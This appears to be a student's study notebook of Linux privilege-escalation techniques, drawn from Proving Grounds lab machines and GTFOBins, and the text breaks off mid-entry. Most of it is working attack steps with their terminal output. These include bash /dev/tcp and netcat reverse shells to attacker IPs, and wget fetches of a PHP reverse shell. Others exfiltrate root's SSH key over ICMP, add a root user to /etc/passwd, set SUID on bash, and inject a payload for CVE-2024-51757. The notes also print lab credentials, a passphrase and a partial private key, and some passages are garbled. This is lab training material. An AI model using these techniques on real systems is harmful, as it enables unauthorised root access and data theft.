# (3886): pam_unix(cron:session): session opened for user root by (uid=0) Feb 17 10:54:01 ubu
# 10:55:01 ubuntu CRON[23914]: pam_unix(cron.session): sessio
# (3887): pam_unix(cron.session): session closed for user root Feb 17 10:58:01 ubu
# These need to be set in /etc/apache2/envvars
User mahakal
Group mahakal
password successfully validated for 'root'. J Jan 4 09:25:16 ubu
# lsd: Username and password successfully validated for 'root'.

```

- a.
2. Upload the file to the target machine using wget and copy the file to replace the actual config file of apache2
 - a. On the target machine:
 - i. cd /tmp
 - ii. wget http://192.168.45.240/apache.conf
 - iii. cp apache.conf /etc/apache2/apache2.conf

3. I will check the replacement went fine.



```

#MaxKeepAliveRequests 100: pam_unix(cron:session): session closed for user root by (uid=0) Feb 17 10:49:01 ubu
#(3885): pam_unix(cron:session): session closed for user root Feb 17 10:49:01 ubu
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
# (3886): pam_unix(cron:session): session opened for user root by (uid=0) Feb 17 10:50:01 ubu
# (3887): pam_unix(cron:session): session closed for user root Feb 17 10:53:01 ubu
# These need to be set in /etc/apache2/envvars
User mahakal
Group mahakal
#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
# (3888): pam_unix(cron:session): session closed for user root by (uid=0) Feb 17 10:54:01 ubu

```

4. I will create a php reverseshell on kali and upload it to the target. Move it to /var/www/html on the target machine

```

www-data@ubuntu:/tmp$ wget http://192.168.45.240/shell.php
--2024-01-04 09:44:24-- http://192.168.45.240/shell.php
Connecting to 192.168.45.240:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5496 (5.4K) [application/octet-stream]
Saving to: 'shell.php'

shell.php      100%[=====] 5.37K --.-KB/s in 0s

2024-01-04 09:44:24 (84.8 MB/s) - 'shell.php' saved [5496/5496]

www-data@ubuntu:/tmp$ cp shell.php /var/www/html
cp shell.php /var/www/html
www-data@ubuntu:/tmp$ ls /var/www/html
ls /var/www/html
www-data@ubuntu:/tmp$
```

a.

5. Now, create a listener for the shell.php. Restart apache2. We will lose the connection on this listener
 - a. `sudo /bin/systemctl restart apache2`
6. Lets visit the shell.php and check the 2nd listener
7. The new shell is with mahakal permissions.

Apache2 (/usr/sbin/apache2)

This is from Tib3rius Sudo Video

If you can run /usr/sbin/apach2 as sudo, you can actually read the first line of any file. This is because the error message prints out the first line. While this is not always very helpful, you can try looking at the first line of files like /etc/passwd or like /etc/shadow. In the video, they found root password by looking at /etc/shadow

```

user@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmk$0XA.dwMe0AcopwBl68boTG5z165wIHsc840WAIye5VITLltVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps misspelled or defined by a module not included in the server configuration
user@debian:~$
```

- `sudo apach2 -f /etc/shadow`

teehee (/usr/bin/teehee)

In the [DC-4](#) PG Play, we saw an exploit of /usr/bin/teehee where we had sudo privileges.

Teehee is basically a text editor like tee command in bash. This can be used to write new files and overwrite or append into existing files. So, one thing we can do is add a new user with root user id by appending into /etc/passwd file.

So, we generate a new password hash using the openssl.

```
L$ openssl passwd -1  
Password:  
Verifying - Password:  
$1$qxgl5FYX$a46r0f5LfRWaaY8/NRykV1
```

And then open the /etc/passwd file in appending mode as super user and append the new user groot with our generated hash and same root uid and gid.

```
charles@dc-4:~$ head -n 1 /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
charles@dc-4:~$ sudo teehee -a /etc/passwd  
groot:$1$qxgl5FYX$a46r0f5LfRWaaY8/NRykV1:0:0:groot:/root:/bin/bash  
groot:$1$qxgl5FYX$a46r0f5LfRWaaY8/NRykV1:0:0:groot:/root:/bin/bash  
^C
```

1. `head -n 1 /etc/passwd`
2. `sudo teehee -a /etc/passwd`
 - Then it will give you an option to specify what to append, and then you copy and paste it
3. **CTRL + C** to stop appending other lines
4. We can confirm this by checking the last line of /etc/passwd file. After that, simply switch user to newly added user with the password whose hash we added and get root on the box.
 - `tail -n 1 /etc/passwd`
5. Now login as that new user:
 - `su groot`

- Password is "passwd"

hping3 (/usr/bin/hping3)

If you run sudo -l and see this:

- (root) NOPASSWD: /usr/sbin/hping3 --icmp *

Note: if it was just hping3 without the --icmp tag, then we would have used GTFOBins

If the SUID bit for /usr/sbin/hping3 is also set:

Then look at the [BBSCute](#) PG Play Walkthrough

But basically what they did was:

1. /usr/sbin/hping3
 - a. You can also try adding "sudo" to the start if the attack vector doesn't work
2. /bin/sh -p
3. And now you are in the root shell

The first two steps can also be equivalently expressed as:

- sudo /usr/sbin/hping3 --icmp \$(/bin/sh -p)

If the SUID bit for /usr/sbin/hping3 is NOT set:

In the [ICMP](#) PG Play, we saw we can run **hping3** as root, but unlike the BBSCute box, we don't have SUID bit set for hping3. So, we can't do that simple attack vector.

Instead, we can actually use the hping functionality. hping3 is a tool in kali linux, it does what ping does, plus it also has additional functionalities.

Using hping3, we can send contents of a file over ICMP in chunks, and have another ICMP listener going to catch the contents of the file. For this, we can try reading the **private SSH key for root user. But theoretically, you can do this with any file too**

Steps to reproduce:

1. First, check to see if id_rsa is within /root/.ssh/id_rsa
 - a. ls -la /root/.ssh/id_rsa
2. Open a second terminal and ssh as Fox (compromised user), now we are running both sessions on same 127.0.0.1
3. On your second terminal set up a listener session
 - a. sudo hping3 --icmp 127.0.0.1 --listen signature --safe
 - i. --listen signature : HPING3 listen mode, using this option hping3 waits for packet that contain signature and dump from signature end to packet's end

```
Last login: Sun Nov 12 09:46:14 2023 from 192.168.45.223
$ sudo hping3 --icmp 127.0.0.1 --listen signature --safe
[sudo] password for fox:
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
```

4. Now go to your first terminal where first established ssh session as fox is
 - a. \$ sudo /usr/sbin/hping3 --icmp 127.0.0.1 -d 100 --sign signature --file /root/.ssh/id_rsa
 - i. --sign signature : This is for packet identity,This is used to add a signature to the data payload of sent packets. This signature can be any arbitrary string of characters, and it will be included in the packet's data section.
 - ii. -d : data size

```
uid=1000(fox) gid=1000(fox) groups=1000(fox)
$ sudo /usr/sbin/hping3 --icmp 127.0.0.1 -d 100 --sign signature --file /root/.ssh/id_rsa
[sudo] password for fox:
HPING 127.0.0.1 (lo 127.0.0.1): icmp mode set, 28 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=128 ip=127.0.0.1 ttl=64 id=54960 icmp_seq=0 rtt=4.2 ms qMv8/2GwF/k
len=128 ip=127.0.0.1 ttl=64 id=55124 icmp_seq=1 rtt=4.1 ms KsuTxfZI4n3E
len=128 ip=127.0.0.1 ttl=64 id=55364 icmp_seq=2 rtt=4.0 ms PuqGMTGLv62y
len=128 ip=127.0.0.1 ttl=64 id=55399 icmp_seq=3 rtt=3.9 ms J1SRum7GBGUR
len=128 ip=127.0.0.1 ttl=64 id=55420 icmp_seq=4 rtt=3.8 ms g23bAvd/ppsy
b. len=128 ip=127.0.0.1 ttl=64 id=55530 icmp seq=5 rtt=3.7 ms H5731X2d07do
```

5. Go back to listener, where private key should be

```
Last login: Sun Nov 12 09:46:14 2023 from 192.168.45.223
$ sudo hping3 --icmp 127.0.0.1 --listen signature --safe
[sudo] password for fox: 64 # SMP Debian 4.19.146-1 (2020-09-17) x86_64
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAABG5vbmUAAAEBm9uZQAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAYEAcCz/pKzjVNzi9zdKJDkvhMhY8lOb2qth8e/3bLJ/ssgmRLoJXAQ
sGF3Lkw7MFJ4Kl6mrbd2w8EMfULTjW60hwZ8txdNmTDkbof4irIm93oQgrqMv8/2GwF/k
SF84k8Yem6gRUhDnYcKLF2Q2mBJW9WRSDImYVkJX8n/30GrUpHN7cVGCSKSuTxfZI4n3E
fj90y0zlpUgtpdvAt0cYfhR6tXsuoKfPCD8H0N/0XEKVHAoQGWKL/EAGQqPuqGMTGLv62y
lL8bpVdeAao16aJdxAT3aglx0cuhdgHFAPVHeo9GtIaNmp1Pq0fIWZtV3gJiSRum7GBGUR
+aWhN6ZEnn7WuOu0jibtULNadnIEyPP7xplEcoHWeeDvM060MtLx1ojv8eg23bAvd/ppsy
Ui0w2/AJGd5HnRH9yFZCXzJ+bg6oV2SH95B/pfBc0sKD5In/r4CFW-NTUH5Z3ix2dQZdo
QnKizKK4aAsLcjLX3VzANr7W06RLanxAffL0xFxAAAIEC+3VBAvt1QAAAAB3NzaC1yc2
a. EAAAGBAKnAs/6Ss41TWYvc3SiQ5L4TIWPJTm9kLYfHv92yyf7LIJkS6CVwELBhd5s0zBS
```

6. Now copy this id_rsa key and save it in your kali in a seperate new terminal, I have saved it as id_rsa

7. sudo ssh -i id_rsa root@192.168.222.218

/sbin/shutdown and /usr/bin/check-system

In the [Tre](#) PG Play, we saw that we had sudo privileges for `/sbin/shutdown` and then we also noticed we had write privileges for `/usr/bin/check-system` (we found through LinPeas).

`/usr/bin/check-system` is not a standard Linux Binary, so it's likely a custom one. And based on the name, I'm guessing it's something that is automatically run every time we shutdown and restart the computer. If we run "ps" we can actually see that it's running right now

```
root      393  0.0  0.1  8504  2584 ?      Ss  07:44  0:00 /usr/sbin/cron -f
root      395  0.0  0.2 225824  4624 ?      Ssl 07:44  0:00 /usr/sbin/rsyslogd -n -iNONE
root      396  0.0  0.3 19504   7204 ?      Ss  07:44  0:00 /lib/systemd/systemd-logind
root      398  0.0  0.1  6728   3220 ?      Ss  07:44  0:00 /bin/bash /usr/bin/check-system
root      404  0.0  0.0  5612   1516 tty1    Ss+ 07:44  0:00 /sbin/agetty -o -p -- \u --noclear
root      420  0.0  0.3 15852   6644 ?      Ss  07:44  0:00 /usr/sbin/sshd -D
root      445  0.0  0.0  69740   1720 ?      Ss  07:44  0:00 nginx: master process /usr/sbin/ng
```

Double checking the permissions, we see it is owned by root but we have the ability to read and write to it:

- tre@tre:/usr/bin\$ ls -la check-system
 - -rw----rw- 1 root root 135 May 12 2020 check-system

So, **TLDR**, we are guessing that the `/usr/bin/check-system` will re-run once we do the **shutdown**, and so we will edit the `check-system` file to add **SUID** bit to `/bin/bash`, so that we can run `/bin/bash` as root. The reason `check-system` is able to add the SUID bit to `/bin/bash` is because the `check-system` file is likely run by root since it's owned by root. And we shutdown to activate this file.

1. So, we can edit the `/usr/bin/check-system` file to add the SUID bit to `/bin/bash`.
 - a. chmod +s /bin/bash

```

DATE=`date '+%Y-%m-%d %H:%M:%S'`
echo "Service started at ${DATE}" | systemd-cat -p info
chmod +s /usr/bin/bash
while :
do
echo "Checking..."; sleep 1;
done

```

b.

2. And then once we shutdown the machine using "**sudo shutdown -r now**"
3. Then we can SSH back into the machine, and then run "**/usr/bin/bash -p**" to get a root shell

Borg (/usr/bin/borg)

Borg (or BorgBackup) is a **deduplicating backup program** built for efficiently and securely backing up files.

How Borg Works (Simplified):

- You create a **repository**:

swift

```
borg init /path/to/repo
```

- Then make **archives (snapshots)** of files or directories:

pgsql

```
borg create /path/to/repo::my-backup-2025-08-07 ~/Documents
```

- You can **list, extract, or mount** these archives later:

pgsql

```
borg list /path/to/repo
borg extract /path/to/repo::my-backup-2025-08-07
```

- This is cool to know, but not necessary for the exploit

This is from the Relia Challenge Lab on 172.16.xxx.19:

We first ran **sudo -l**:

(ALL) NOPASSWD: /usr/bin/borg list *
(ALL) NOPASSWD: /usr/bin/borg extract *
(ALL) NOPASSWD: /usr/bin/borg mount *

Here is how we exploit:

1. More about Borg can be seen in the documentation
 - a. <https://borgbackup.readthedocs.io/en/stable/usage/extract.html>
2. Get pspy64
3. chmod +x pspy64
4. ./pspy64

```
2025/08/06 17:02:10 CMD: UID=0 PID=2 | /sbin/init maybe-ubiquity
2025/08/06 17:02:10 CMD: UID=0 PID=1 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499738 /media/usb0
2025/08/06 17:02:18 CMD: UID=0 PID=47651 | /bin/sh -c BORG_PASSPHRASE='xinyVzoH2AnJpRK9sfMgBA' borg create /opt/borgbackup::usb_1754499738 /media/usb0
2025/08/06 17:02:18 CMD: UID=0 PID=47650 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499738 /media/usb0
2025/08/06 17:02:18 CMD: UID=0 PID=47652 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499738 /media/usb0
2025/08/06 17:02:18 CMD: UID=0 PID=47653 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499738 /media/usb0
2025/08/06 17:02:18 CMD: UID=0 PID=47654 | sleep 15
2025/08/06 17:02:33 CMD: UID=0 PID=47663 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499753 /media/usb0
2025/08/06 17:02:33 CMD: UID=0 PID=47662 | /bin/sh -c BORG_PASSPHRASE='xinyVzoH2AnJpRK9sfMgBA' borg create /opt/borgbackup::usb_1754499753 /media/usb0
2025/08/06 17:02:34 CMD: UID=0 PID=47664 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499753 /media/usb0
2025/08/06 17:02:34 CMD: UID=0 PID=47665 | /usr/bin/python3 /usr/bin/borg create /opt/borgbackup::usb_1754499753 /media/usb0
2025/08/06 17:02:34 CMD: UID=0 PID=47666 | sleep 15
2025/08/06 17:03:01 CMD: UID=0 PID=47685 | jq -s
2025/08/06 17:03:01 CMD: UID=0 PID=47684 | /bin/bash /root/createbackup.sh
2025/08/06 17:03:01 CMD: UID=0 PID=47683 | /bin/bash /root/createbackup.sh
2025/08/06 17:03:01 CMD: UID=0 PID=47682 | /bin/bash /root/createbackup.sh
2025/08/06 17:03:01 CMD: UID=0 PID=47681 | /bin/bash /root/createbackup.sh
2025/08/06 17:03:01 CMD: UID=0 PID=47680 | /bin/sh -c /root/createbackup.sh
2025/08/06 17:03:01 CMD: UID=0 PID=47679 | /usr/sbin/CRON -f
2025/08/06 17:03:01 CMD: UID=0 PID=47686 | /usr/bin/python3 /usr/bin/borg list --json /opt/borgbackup/
```

5. a. You should see a lot output with borg. And also, you see this PASSPHRASE which will be important when using borg
 - i. Passphrase is **xinyVzoH2AnJpRK9sfMgBA**
6. The most important information is not only the passphrase though. We see **/opt/borgbackup::usb** a lot. In borg, this means **/opt/borgbackup** is the borg repository, and **usb** is the archive inside of the repo. But, there might be multiple archives in the borg repo.
7. We can use the "list" command (as seen previously in the output of **sudo -l**) to list all archives in the borg repo
 - a. sudo /usr/bin/borg list /opt/borgbackup
 - i. It will ask for passphrase so give it the one found in pspy64

```
sarah@backup:~$ sudo /usr/bin/borg list /opt/borgbackup
Enter passphrase for key /opt/borgbackup:
Enter passphrase for key /opt/borgbackup:
home   Mon, 2022-10-17 22:29:47 [680
usb_1754612703 Fri, 2025-08-08 00:25:03 [c5
usb_1754612718 Fri, 2025-08-08 00:25:19 [2d
```

- ii.
- iii. Besides the USB archives, we see a "home" one that looks interesting!
- iv. So, we can try and extract that archive and print it to the terminal
8. sudo /usr/bin/borg extract /opt/borgbackup::home --stdout
 - a. This uses the borg binary to extract the archive named "home"
 - b. When it asks for passphrase, use the one you found:
 - i. **xinyVzoH2AnJpRK9sfMgBA**

- c. And then prints the content into terminal using "--stdout"
- 9. This output included two credentials near the bottom

```
"user": "amy",
"pass": "0814b6b7f0de51ecf54ca5b6e6e612bf"
a.      i. amy : 0814b6b7f0de51ecf54ca5b6e6e612bf
b.      sshpass -p "Rb9kNokjDsjYyH" rsync andrew@172.16.6.20:/etc/ /opt/backup/etc/
          i. andrew : Rb9kNokjDsjYyH
```

- 10. We were supposed to use switch users on this machine to amy. But when I tried her password, it failed. And it looks encoded. So I first used a hash identifier and then cracked it after I realized it's MD5

- a. https://hashes.com/en/tools/hash_identifier
 - i. to identify hash
- b. <https://crackstation.net/>
 - i. to crack it
- c. password was **backups1**
- d. **su amy**
 - i. type in password: **backups1**

- 11. And then checking sudo -l, we have all permissions

- a. **sudo -i**

- 12. We are now root!

- 13. And for Andrew's credentials, we just SSH into 172.16.x.20

/usr/bin/composer

This was in the [LaVita](#) PG Practice and we saw we had sudo privs for /usr/bin/composer

```
(shatternox@pepper)-[/opt/pspy]
$ sudo nc -lnvp 1234
[sudo] password for shatternox:
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.212.38] 33266
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
skunk@debian:~$ whoami
whoami
skunk
skunk@debian:~$ sudo -l
sudo -l
Matching Defaults entries for skunk on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User skunk may run the following commands on debian:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/composer --working-dir\=/var/www/html/lavita *
skunk@debian:~$ █
```

- /usr/bin/composer -working-dir\=/var/www/html/lavita *

We see there is an entry in GTFOBins, but we need to do a little bit of stuff on our own first, like creating a malicious .json file to replace the original composer.json file.

1. cd /var/www/html/lavita
 - a. Go to the directory where composer.json is supposed to be, according to the sudo command
2. mv composer.json composer.json.original
 - a. Rename the original composer.json
3. echo '{"scripts":{"x":"chmod +s /bin/bash"} }' > composer.json
 - a. This adds the SUID bit to /bin/bash since this runs as root
4. sudo -u root /usr/bin/composer --working-dir\=/var/www/html/lavita run-script x
 - a. This is the command from GTFOBins but modified to match our situation
5. And now check /bin/bash and get root
 - a. /bin/bash -p

/usr/bin/systemctl

In the [Scrutiny](#) PG Practice, we saw this:

```
briand@onlyrands:/home/freelancers/matthewa$ sudo -l
sudo -l
Matching Defaults entries for briand on onlyrands:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User briand may run the following commands on onlyrands:
  (root) NOPASSWD: /usr/bin/systemctl status teamcity-server.service
briand@onlyrands:/home/freelancers/matthewa$ [0] 0:rlwrap*
```

- `/usr/bin/systemctl status teamcity-server.service`

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice`

(b) `TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF`

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo systemctl
!sh
```

- Just use “`sudo`” to run what “`sudo -l`” gives us, then once in the pager, run “`!sh`”.

```
briand@onlyrands:/home/freelancers/matthewa$ sudo systemctl status teamcity-server.service
<hewa$ sudo systemctl status teamcity-server.service
WARNING: terminal is not fully functional
- (press RETURN)!sh
!ssh!sh
# whoami
whoami
root
#
[0] 0:rlwrap*
```

- `sudo /usr/bin/systemctl status teamcity-server.service`
- `!sh`

/usr/bin/make

In the SPX PG Practice, we saw this:

```
profiler@spx:~$ sudo -l
Matching Defaults entries for profiler on spx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty

User profiler may run the following commands on spx:
  (ALL) /usr/bin/make install -C /home/profiler/php-spx
profiler@spx:~$ █
```

- **/usr/bin/make install -C /home/profiler/php-spx**
 - **Basically:** Run the installation process defined in the Makefile inside /home/profiler/php-sp
 - **install** = copy the compiled files into system directories (e.g., /usr/local/bin, /usr/lib, etc.) so the software is “installed.”
 - Here, you’re telling make: run the install instructions defined in the Makefile.
 - The **-C** option means “change to this directory before running”.
 - So instead of looking in the current directory for a Makefile, make will go into /home/profiler/php-spx, and run the install target defined there.

But, all we have to know is that there is likely a Makefile inside of **/home/profiler/php-spx** and we checked and we can actually modify it! So, we can either create a malicious one, or edit the original code to make it do something like run our own binary instead of running another binary

In [this](#) writeup, they create their own malicious Makefile from scratch:

1. rm Makefile
2. nano Makefile

all:

```
@echo "Do nothing in all"
```

install:

- chmod u+s /bin/bash
3. sudo /usr/bin/make install -C /home/profiler/php-spx
4. /bin/bash -p

In [this](#) writeup, they inspect the original makefile and redirect it to our own malicious binary:

1. The folder holds a lot of file which I suspect is the config folder for php-spx, so I checked the Makefile and found a line with variable ‘SHELL’ and value ‘/bin/sh’, figured it is trying to call a shell command so i modified that line since I have full privilege on the

Makefile to call the file 'sh' in 'tmp' which I have edited to give me reverse shell, chmod it to be executable and let it fly, and YAKATA! I am root!

```

PHP_EXECUTABLE = /usr/bin/php8.1
EXTRA_LDFLAGS =
EXTRA_LIBS =
INCLUDES = -I/usr/include/php/20210902 -I/usr/include/php/20210902/main -I/usr/
LFLAGS =
LDFLAGS =
SHARED_LIBTOOL =
LIBTOOL = $(SHELL) $(top_builddir)/libtool
SHELL = bash /tmp/sh
INSTALL_HEADERS =
BUILD_CC = cc
mkinstalldirs = $(top_srcdir)/build/sh tool mkdir -p
INSTALL = $(top_srcdir)/build/sh tool install -c
INSTALL_DATA = $(INSTALL) -m 644

DEFS = -I$(top_builddir)/include -I$(top_builddir)/main -I$(top_srcdir)
COMMON_FLAGS = $(DEFS) $(INCLUDES) $(EXTRA_INCLUDES) $(CPPFLAGS) $(PHP_FRAMEWORK)
all: $(all_targets)
    .SHELL.

```

Remembering I have seen us we cracked for [tinyfilemanager](#) and realized we can run 'make'.

```

www-data@spx:/# su profiler
su profiler
uid=1000(profiler) gid=1000(profiler)
bash
script -qc /bin/bash /dev/null
profiler@spx:/# clear

```

2. a. The edited the specified line in the Makefile to run the shell command "bash /tmp/sh" which is our malicious file

```

profiler@spx:~/php-spx$ nano Makefile
profiler@spx:~/php-spx$ cat /tmp/sh; ls -l /tmp/sh
bash -i >& /dev/tcp/192.168.45.203/1337 0>&1
-rwxrwxrwx 1 profiler profiler 45 Oct 19 12:54 /tmp/sh
profiler@spx:~/php-spx$ sudo /usr/bin/make install -C /home/profiler/php-spx
make: Entering directory '/home/profiler/php-spx'
bash /tmp/sh /root/php-spx/libtool --mode=install cp ./spx.la /root/php-spx/modules
└─

```

3. a. Here we see that /tmp/sh has the following content:

- i. bash -i >& /dev/tcp/192.168.45.203/1337 0>&1
 - 1. Bash reverse shell

- b. And then we run the command to get a shell
 - i. sudo /usr/bin/make install -C /home/profiler/php-spx
- c. Make sure to start a listener!

/use/bin/flask_password_changer

This is from [BitForge](#) PG Practice and I'm 99% sure this is a custom file and not a standard one

```

jack@BitForge:~$ sudo -l
Matching Defaults entries for jack on bitforge:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on bitforge:
  (root) NOPASSWD: /usr/bin/flask_password_changer

```

- After enumerating this file, we see it's a bash script so we read it

```
jack@BitForge:/opt/password_change_app$ cat /usr/bin/flask_password_changer
#!/bin/bash
cd /opt/password_change_app
/usr/local/bin/flask run --host 127.0.0.1 --port 9000 --no-debug
```

- So then we go to [/opt/password_change_app](#) where the flask app should be

```
jack@BitForge:/opt/password_change_app$ ls -la
total 20
drwxr-xr-x 4 jack jack 4096 Mar 11 02:38 .
drwxr-xr-x 4 root root 4096 Jan 16 13:21 ..
-rw-r--r-- 1 jack jack 134 Jan 16 13:21 app.py
drwxrwxr-x 2 jack jack 4096 Mar 11 02:38 __pycache__
drwxr-xr-x 2 jack jack 4096 Jan 16 13:21 templates
```

- We see that we (jack) own the directory and have full permissions on the directory. So, we can replace app.py (which is run by flask) with a malicious python reverse shell which is going to be run using sudo privileges when we run that command we have permissions to run as sudo!
- mv app.py app.py.old
 - Rename the original to something else
- nano app.py
 - import os
 - os.system("busybox nc 192.168.45.154 3306 -e bash")
- rlwrap nc -lvpn 3306
- sudo /usr/bin/flask_password_changer

/usr/bin/web-scrapers

Seen in [Wallpaperhub](#) PG Practice

This command, /usr/bin/web-scrapers, is a symlink to /opt/scrapers/scrapers.js, a web scraping tool that imports the vulnerable happy-dom package. Research has shown that happy-dom is susceptible to arbitrary code injection (CVE-2024-51757).

1. To exploit this, first craft a malicious HTML payload. On the target machine, execute:
2. This creates an executable script that, when run, sets the SUID bit on /bin/bash. Next, craft an HTML file that will trigger this script. Create the payload file with:
 - a. echo "chmod 4777 /bin/bash" > /tmp/pwn
 - i. The "4" is for SUID and "777" means everyone has all permissions
 - b. chmod +x /tmp/pwn

3. (Replace 172.16.73.1 with your attacker machine's IP address.) On your attacking machine, start a simple HTTP server to serve this file:

```
a. echo "<script  
src='http://172.16.73.1:1337/+require('child_process').execSync('/tmp/pwn')+'  
></script>" > /tmp/pwn.html
```

4. `python3 -m http.server 1337`

5. Now, exploit the vulnerability by leveraging a path traversal in the web scraper. Run the following command as wp_hub to supply the malicious HTML payload to the tool:

```
a. sudo -u root /usr/bin/web-scraper /root/web_src_downloaded/../../tmp/pwn.html  
b. The output will include various links, and notably the JavaScript link that triggers the execution of our payload. After the exploit runs, verify that the SUID bit has been set on /bin/bash by checking its permissions:
```

6. `ls -la /bin/bash`

7. You should see /bin/bash have SUID bit set

```
a. /bin/bash -p
```

/usr/bin/rsync

From the [Zab](#) PG Practice

```
zabbix@zab:~$ sudo -l  
sudo -l  
Matching Defaults entries for zabbix on zab:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/  
/bin,  
    use_pty  
User zabbix may run the following commands on zab:  
    (ALL : ALL) NOPASSWD: /usr/bin/rsync  
zabbix@zab:~$
```

Simply run the one-liner from GTFOBins!

- `sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null`

/bin/systemctl restart spiderbackup.service and /bin/systemctl daemon-reload

From the [Spidersociety](#) PG Practice

```
spidey@spidersociety:~$ sudo -l
Matching Defaults entries for spidey on spidersociety:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User spidey may run the following commands on spidersociety:
    (ALL) NOPASSWD: /bin/systemctl restart spiderbackup.service
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) !/bin/dash, !/bin/sh, !/bin/su, !/usr/bin/sudo
```

- /bin/systemctl daemon-reload
- /bin/systemctl restart spiderbackup.service

```
└─[!] Analyzing .service files
  ↳ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services
/etc/systemd/system/hibernate.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/hybrid-sleep.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/spiderbackup.service
/etc/systemd/system/spiderbackup.service
/etc/systemd/system/suspend.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/suspend-then-hibernate.target.wants/grub-common.service could be executing some relative path
You can't write on systemd PATH
```

- linPEAS found two spiderbackup.service files

```
└─[!] Permissions in init, init.d, systemd, and rc.d
  ↳ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd
You have write privileges over /etc/systemd/system/spiderbackup.service
The following files aren't owned by root: /etc/systemd/system/spiderbackup.service
```

- One of them (`/etc/systemd/system/spiderbackup.service`) is writable. So we can try editing it

```

spidey@spidersociety: ~
File Actions Edit View Help Search with Google or enter address
GNU nano 7.2 /etc/systemd/system/spiderbackup.service *
[Unit]
Description=Spider Society Backup Service
After=network.target
[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/your_ip/your_port 0>&1'
User=root
Group=root
[Install]
WantedBy=multi-user.target

```

- We edit the "ExecStart" line to run a reverse shell instead of what it was doing originally
- ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<your_ip>/<your_port> 0>&1'

And then start listener and run the sudo commands:

1. rlwrap nc -lvp 4444
2. sudo /bin/systemctl daemon-reload
 - a. We ran this to be safe but idk if it was necessary. Probably a good idea though since we were given that sudo priv
3. sudo /bin/systemctl restart spiderbackup.service

/usr/bin/mail

In the [Postfish](#) PG Practice they had sudo privs for /usr/bin/mail *

```

filter@postfish:/var/spool/postfix$ sudo -l
sudo -l
Matching Defaults entries for filter on postfish:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User filter may run the following commands on postfish:
  (ALL) NOPASSWD: /usr/bin/mail *
filter@postfish:/var/spool/postfix$ 

```

And to exploit it, use the exploit from GTFOBins:

- sudo /usr/bin/mail --exec='!/bin/bash'

/usr/bin/docker

In the [SkillForce](#) PG practice, they saw this:

- `/usr/bin/docker compose -f /home/mcsam/app/skillforge-docker/docker-compose.yaml up -d`
 - In plain english: This command runs Docker Compose (using the Docker binary at `/usr/bin/docker`), tells it to use the `docker-compose.yaml` file located at `/home/mcsam/app/skillforge-docker/`, and starts all the services defined in that file in detached (background) mode.
 - The `-f` flag tells Docker Compose which YAML file to use.
 - `up` tells Docker Compose to create and start containers based on the services defined in the YAML file.
 - `-d`:
 - Short for detached mode.
 - Runs the containers in the background instead of attaching to their logs in your terminal.
 - Without `-d`, the containers' output would stream directly to your console.

1. To exploit the ability to run docker compose as root, we first verify whether we have write access to the existing Compose file at:
